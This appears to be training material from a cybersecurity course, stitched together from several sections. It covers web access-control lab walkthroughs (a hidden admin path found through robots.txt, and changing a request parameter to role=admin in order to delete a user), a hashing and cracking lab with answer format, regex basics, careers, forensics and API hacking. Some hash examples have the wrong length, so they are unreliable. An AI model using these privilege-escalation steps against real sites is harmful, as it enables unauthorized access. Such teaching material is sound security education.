


- Inspect the Site Files: Go to:
/robots.txt
 - This file sometimes lists disallowed paths. Look for an admin-related entry like:
Disallow: /administrator-panel-4fGh9
- Visit the Hidden Admin URL: Use the path you found (e.g., /administrator-panel-4fGh9) in your browser to access the admin interface.


Chapter 4: Lab Exercises and Solutions



- Delete carlos: If there is a user deletion option, use it or directly access:
`/administrator-panel-4fGh9/delete?username=carlos`
This should trigger the deletion.




- **Hint:** If the admin path is hidden, always check `/robots.txt` or guess obscure names like `/adminXYZ`. Admins sometimes rely on obscurity, which is not real security.




Lab : User Role Controlled by Request Parameter

Chapter 4: Lab Exercises and Solutions

- Open the Lab: Click on the lab link and allow the site to fully load.




- Log In: Sign in using the provided or any valid user credentials.




- Navigate to Your Account Page: Once logged in, go to your own account/profile page.
- Inspect the Requests: Look at the request when loading your account or submitting a request (e.g., a POST to /my-account/change-role).
- Identify the Role Parameter: You may see a parameter like:
role=blogger

Chapter 4: Lab Exercises and Solutions


- **Modify Role Parameter:** Change the request to:
`role=admin`
This may escalate your privileges.



- **Access Admin Functionality:** After becoming an admin, go to the admin panel and delete **carlos** using a link or endpoint such as:
`/admin/delete?username=carlos`



- **Hint:** Look for any role-related parameter in the request body or URL. Changing it manually may trick the server into giving you elevated access.



Regular Expressions

Introduction

Regular Expressions, or RegEx, are special patterns used to match, search, and manipulate text. They are incredibly powerful tools found in many programming languages and tools, helping you validate input, extract specific content, or perform find-and-replace tasks efficiently.

Why Use RegEx?

- **Validation:** Check if input like email addresses, phone numbers, or passwords follow a specific format.
- **Searching:** Find all words starting with a specific letter, or locate all digits in a string.
- **Text Extraction:** Pull out useful data from logs, documents, or user inputs.
- **Text Replacement:** Automatically replace specific patterns with something else (e.g., masking credit card numbers).

Basic Examples

- `abc` matches the exact string “abc”.
- `\d` matches any digit (0–9).
- `\w+` matches one or more word characters (letters, numbers, or underscore).
- `^hello` matches “hello” at the start of a line.
- `end$` matches “end” at the end of a line.

What Can You Do with RegEx?

- Validate user input (emails, phone numbers, passwords)
- Search for specific patterns in text or files
- Extract useful parts from strings (like dates, IDs, or links)
- Replace or clean up unwanted characters or formatting

The last step is to try to solve The MultiChoice and The Complete questions.

Hashing

Introduction

Hashing is the process of converting any input (such as a password, file, or message) into a fixed-length string of characters, known as a hash. Each input creates a unique hash, and even a small change in the input will result in a completely different output.

Why Hashing Is Important

- **Data Integrity:** Helps verify that data hasn't been altered.
- **Password Storage:** Securely stores passwords by saving only their hashed versions.
Digital Signatures: Used in cryptography to sign and verify data.
- **Efficiency:** Quickly compares files, passwords, or blocks of data without revealing the original content.

Key Properties of a Good Hash Function

- **Deterministic:** Same input always gives the same output.
- **Fast:** Efficient to compute.
- **Irreversible:** You can't get the original input from the hash.

Algorithm	Output Length	Use Case
MD5	128-bit (32 hex)	Fast, but weak (not secure anymore)
SHA-1	160-bit (40 hex)	More secure than MD5, now outdated
SHA-256	256-bit (64 hex)	Strong and widely used in modern applications

- **Collision-resistant:** Two different inputs shouldn't generate the same hash.

Hashing Lab Tools Explained

1. Hash Generator

- **Purpose:** Converts any input text into a hash using algorithms like MD5, SHA-1, or SHA-256.
- **Use It For:**
 - Checking what a hash looks like for a given string.
 - Finding which input created a given hash (by testing guesses).
- **Example:**
Input: password123
Output (SHA-256): ef92b778bafef771e89245b89ecbc08a44a4e166c06659911881f383d4473e94f

2. Hash Comparator

- **Purpose:** Compares two hashes to see if they are identical.
- **Use It For:**
 - Verifying if two inputs produce the same hash.
 - Confirming whether a guessed word matches a stored hash.
- **Example:**
Hash 1: 5d41402abc4b2a76b9719d911017c592
Hash 2: 5d41402abc4b2a76b9719d911017c592
Match found

3. Hash Cracker

- **Purpose:** Attempts to crack hashes using a built-in dictionary of common passwords (like a dictionary attack).
Use It For:
 - Finding out if a hash comes from a weak or common password.
 - Testing real-world scenarios like weak password recovery.
- **Example:**
Input hash: e10adc3949ba59abbe56e057f20f883e
Crack result: 123456

Educational Use Only – This simulates cracking for learning, not real attacks.

4. Salting Demo

- **Purpose:** Demonstrates how salting a password adds extra security.

What is Salting?

A salt is a random string added to the input before hashing. This makes hashes unique even if users have the same password.

- **Use It For:**
 - **Understanding why adding randomness protects against rainbow table attacks.**
- **Example:**
Password: admin
Salt: g9X!2
Hashed result: completely different from unsalted version

These tools work together to help you learn:

- **How hashes are made,**
- **How they are compared or cracked,**
- **And how they're protected with salting.**

What Is the Hashing Task?

Your goal is to analyze a list of hashed words, identify:

- **Which algorithm was used (MD5, SHA-1, or SHA-256)**
- **What the original word was (the plain text before it was hashed)**

Task Breakdown (Step-by-Step)

1. Review the Hashed Words

Under “Provided Data”, you’re given three hashes:

- **82b28536df2db2de39d8a4ac13154a9**
- **2c76b3a748c05215f1293992c1eefd6bebbdc8d8**
- **e3c1a7db788b254e3b8b9c3d4aaf7e60d7003f0dedfb4b623f1b573b1b2a**

2. Use the Helper Tools

These tools help you reverse the hashes or identify the algorithm:

Tool	How to Use
Hash Cracker	Paste the hash → see if it matches a common password (to find original word)
Hash Comparator	Compare two hashes (e.g., guessed vs known)
Hash Generator	Input words and generate hashes to match against the provided ones
Salting Demo	For extra understanding (not needed for this specific task)

Tip: You can usually identify the algorithm based on the hash length:

- MD5 → 32 characters
- SHA-1 → 40 characters
- SHA-256 → 64 characters

3. Fill In Your Answer in JSON Format

```
{
  "data": [
    {
      "word": "original_word",
      "hashed_algorithm": "MD5/SHA-1/SHA-256"
    },
    ...
  ]
}
```



```
{
  "data": [
    {
      "word": "password123",
      "hashed_algorithm": "MD5"
    }
  ]
}
```

4. Submit Your Answer

- Create a .txt or .json file with your final answers.
- Use the file upload field at the bottom (“Submit Your Answers”).
- Click Submit Answers.

Final Tips

- Use Hash Generator to test common words like admin, letmein, password123.
- Try each word with different algorithms and match the output.
- Crack as many as you can with the Hash Cracker first, then use the generator if needed.

Careers in Cyber

Introduction

Cybersecurity is the practice of protecting computers, networks, systems, and data from digital attacks, unauthorized access, or damage. As technology becomes a bigger part of our lives, cybersecurity plays a critical role in keeping personal, financial, and organizational information safe.

Why Cybersecurity Matters

- **Protects sensitive data:** Like passwords, credit cards, or health records.
- **Prevents cyberattacks:** Such as malware, phishing, or ransomware.
- **Secures businesses and governments:** Avoiding financial loss or data leaks.
- **Maintains trust:** Users trust websites, apps, and systems with their private info.

Common Cyber Threats

Threat Type	Description
Malware	Malicious software (e.g., viruses, worms, trojans) that damages or steals data.
Phishing	Fake emails or websites designed to trick users into revealing sensitive info.
Ransomware	Locks files and demands payment to unlock them.
SQL Injection	Exploits databases by injecting malicious SQL code.
DoS Attacks	Floods a system to make it slow or unavailable.

Core Concepts in Cybersecurity

- **Confidentiality:** Keeping data private.
- **Integrity:** Ensuring data is not changed or tampered with.
- **Availability:** Making sure systems and data are accessible when needed.

Common Cybersecurity Areas

- **Network Security:** Protecting data as it travels across networks.
- **Application Security:** Securing websites and apps from bugs and exploits.
- **Endpoint Security:** Protecting individual devices like computers and phones.
- **Access Control:** Making sure only authorized users can access certain data.
- **Digital Forensics:** Investigating cybercrimes and tracing attacks.

Cybersecurity MCQ Practice Topics

1. Digital Forensics Examiner

- Focuses on analyzing digital evidence.
- Covers data recovery, log analysis, chain of custody, and forensic tools.
- Great for roles related to **investigating cybercrimes** and **handling digital artifacts**.

2. Incident Responder

- Tests knowledge of detecting and responding to cyberattacks.
- Includes response planning, containment, eradication, and reporting.
- Perfect for preparing for **incident response roles** in SOC teams.

3. Malware Analyst

- Focused on reverse engineering and malware behavior.
- Includes static and dynamic analysis, sandboxing, and detecting malware types.
- Useful for those pursuing **malware analysis and threat research**.

4. Penetration Tester

- Covers common attacks, tools, and vulnerabilities.
- Includes topics like reconnaissance, exploitation, and reporting.
- Designed for aspiring **ethical hackers or bug bounty hunters**.

5. Red Teamer

- Focuses on **simulated real-world attacks** on organizations.
- Includes stealth tactics, evasion techniques, and adversary emulation.
- Useful for advanced offensive security learners.

6. Security Analyst

- Covers threat detection, SIEM tools, alerts, and triage.
- Designed for roles involving **continuous monitoring and threat analysis**.
- Ideal for **SOC Level 1 or 2 analysts**.

7. Security Engineer

- Tests knowledge of security architecture, hardening, and network defense.
- Involves firewalls, IDS/IPS, endpoint protection, and secure configurations.
- Meant for those building or maintaining **secure infrastructure**.

The last step is to try to solve The MultiChoice questions.

Digital Forensics

Introduction

Digital Forensics is the branch of cybersecurity focused on investigating and analyzing digital devices and systems to uncover, preserve, and present evidence. It plays a crucial role in solving cybercrimes, identifying security breaches, and supporting legal investigations.

What Is the Goal of Digital Forensics?

The primary goal is to identify, collect, analyze, and report digital evidence while maintaining the integrity and authenticity of the data. This helps in:

- Catching criminals
- Proving incidents in court
- Recovering lost data
- Understanding how a breach happened

Where Is Digital Forensics Used?

- Law enforcement (cybercrime investigations)
- Corporate security teams (internal breaches)
- Military and intelligence (cyber espionage tracking)
- Incident response (analyzing attack origins and impact)

Common Forensics Areas

Type	Focus
Computer Forensics	Analyzing PCs, hard drives, files, emails
Network Forensics	Investigating network logs, traffic, IP traces
Mobile Forensics	Extracting data from smartphones and tablets
Cloud Forensics	Gathering evidence from cloud storage/services

Common Forensics Tasks

- **Imaging and copying drives without altering data**
- **Recovering deleted files and hidden content**
- **Analyzing browser history, registry, and system logs**
- **Tracing emails and communication**
- **Creating timeline reports and evidence summaries**

Key Principles

- **Preservation: Don't alter the original data.**
- **Chain of Custody: Keep a record of who accessed the evidence and when.**
- **Documentation: Log every step of your analysis.**
- **Repeatability: Others should be able to reproduce your findings.**

Why It Matters

Digital forensics is vital for:

- **Solving cybercrimes**
- **Enforcing legal accountability**
- **Understanding attack methods**
- **Improving future security defenses**

Core Digital Forensics Domains

Topic	Description
Computer Forensics	Involves analysis of desktops, laptops, and storage media to uncover deleted files, logs, malware, and user activity.
Cloud Forensics	Focuses on investigating cloud platforms (AWS, Azure, Google Cloud), including log analysis, cloud storage access, and virtual instances.
Database Forensics	Deals with examining structured data in databases (e.g., SQL, NoSQL), tracking unauthorized changes or data breaches.
Data Recovery Forensics	Involves retrieving deleted, corrupted, or hidden data from storage devices and systems.
Mobile Forensics	Covers smartphones and tablets—SMS, calls, app data, GPS, and file systems. Often uses specialized tools like Cellebrite or Magnet AXIOM.
Network Forensics	Analyzes network traffic and logs to detect breaches, data exfiltration, or suspicious communication patterns.
Malware Forensics	Focuses on analyzing malicious code, reverse engineering malware behavior, and identifying Indicators of Compromise (IOCs).
IoT Forensics	Investigates data from smart devices like cameras, smart TVs, wearables, or smart locks—often in insecure environments.
Email Forensics	Examines email headers, attachments, and routing to uncover phishing, fraud, or spoofing attacks.
Social Media Forensics	Collects and analyzes evidence from platforms like Facebook, Twitter, Instagram—often used in harassment, scams, or identity theft cases.
Multimedia Forensics	Verifies the authenticity of images, audio, and video files—detecting edits, deepfakes, or tampering.

Gaming Forensics	Analyzes activity on online gaming platforms, often involving cheating, in-game fraud, or social interaction misuse.
Blockchain & Cryptocurrency Forensics	Tracks digital currency transactions (e.g., Bitcoin, Ethereum) across wallets and exchanges to detect fraud, laundering, or illegal trades.
Drone Forensics	Extracts data from unmanned aerial vehicles (UAVs), including flight paths, GPS logs, and onboard storage.
Vehicle Forensics	Focuses on modern connected cars—GPS data, call logs, infotainment systems, and telematics used in investigations.

Why So Many Forensics Types?

Each of these domains exists because digital evidence is not limited to computers anymore. Phones, networks, smart devices, vehicles, and even the cloud all leave forensic traces. Investigators must apply tailored techniques to each environment.

Common Objectives Across All Domains

- **Preserve data integrity (no modification)**
- **Maintain chain of custody**
- **Analyze data and logs**
- **Generate timeline and behavior patterns**
- **Report clear, reproducible findings**

Final Thought

Digital Forensics is now a multi-dimensional field that touches almost every corner of modern life. As attackers grow more sophisticated, forensic experts must stay updated across these diverse technologies to uncover digital truth effectively.

API Hacking & Testing

Introduction

API Hacking involves testing and exploiting vulnerabilities in Application Programming Interfaces (APIs) to identify security flaws. APIs allow different software systems to communicate—but if not properly secured, they can expose sensitive data, logic flaws, or entire backend systems.

What Is an API?

An **API (Application Programming Interface)** is a set of rules that allows one application to interact with another. For example, a mobile app may use an API to fetch a user’s profile data or update account settings.

Why API Security Matters

- APIs often **bypass traditional UI** controls.
- A vulnerable API can leak **personal data, business logic, or tokens**.
- APIs are frequent targets in **modern web and mobile attacks**.
- Misconfigured or undocumented APIs (aka “shadow APIs”) are common.

Common API Vulnerabilities

Vulnerability Type	Example
Broken Object-Level Auth	Accessing someone else’s data by changing an ID in the request.
Broken User Authentication	Weak token handling or session hijacking.
Excessive Data Exposure	API returns too much data (e.g., passwords or internal fields).
Rate Limiting Issues	No protection against brute-force or abuse.
Mass Assignment	Modifying protected fields by submitting unexpected input.

Improper Error Handling	API leaks stack traces, query structure, or sensitive info.
--------------------------------	---

What Is API Testing?

API Testing is the process of systematically sending requests to an API to:

- Verify its functionality
- Ensure proper authentication and authorization
- Check how it handles unexpected or malicious input

You can test APIs manually using tools like:

- **Postman**
- **curl**
- **Burp Suite**
- **OWASP ZAP**

Common API Hacking Techniques

- Manipulating query parameters (?user=2)
- Fuzzing endpoints with unexpected inputs
- Testing token reuse and expiration
- Sending requests without authentication headers
- Accessing undocumented endpoints (/admin/api/hidden)

Why Learn API Hacking?


Modern apps are **API-driven**—especially single-page apps (SPAs), mobile apps, and IoT. If you want to be a penetration tester, bug bounty hunter, or app developer, **understanding API weaknesses is essential** to secure your systems or find critical bugs.

Labs

Lab: Unprotected admin functionality with unpredictable URL


1. Load the Lab Page

- Open the provided lab URL in your browser.
- Wait for the application to fully load.
- This is usually a basic image gallery or web portal with login functionality.



2. Sign In with the Default User

- Click on the **Login** button.
- Use the **default user credentials** shown or pre-filled by the lab (e.g., admin:cyberlabs).
- This gives you access to the regular user interface, usually with limited privileges.



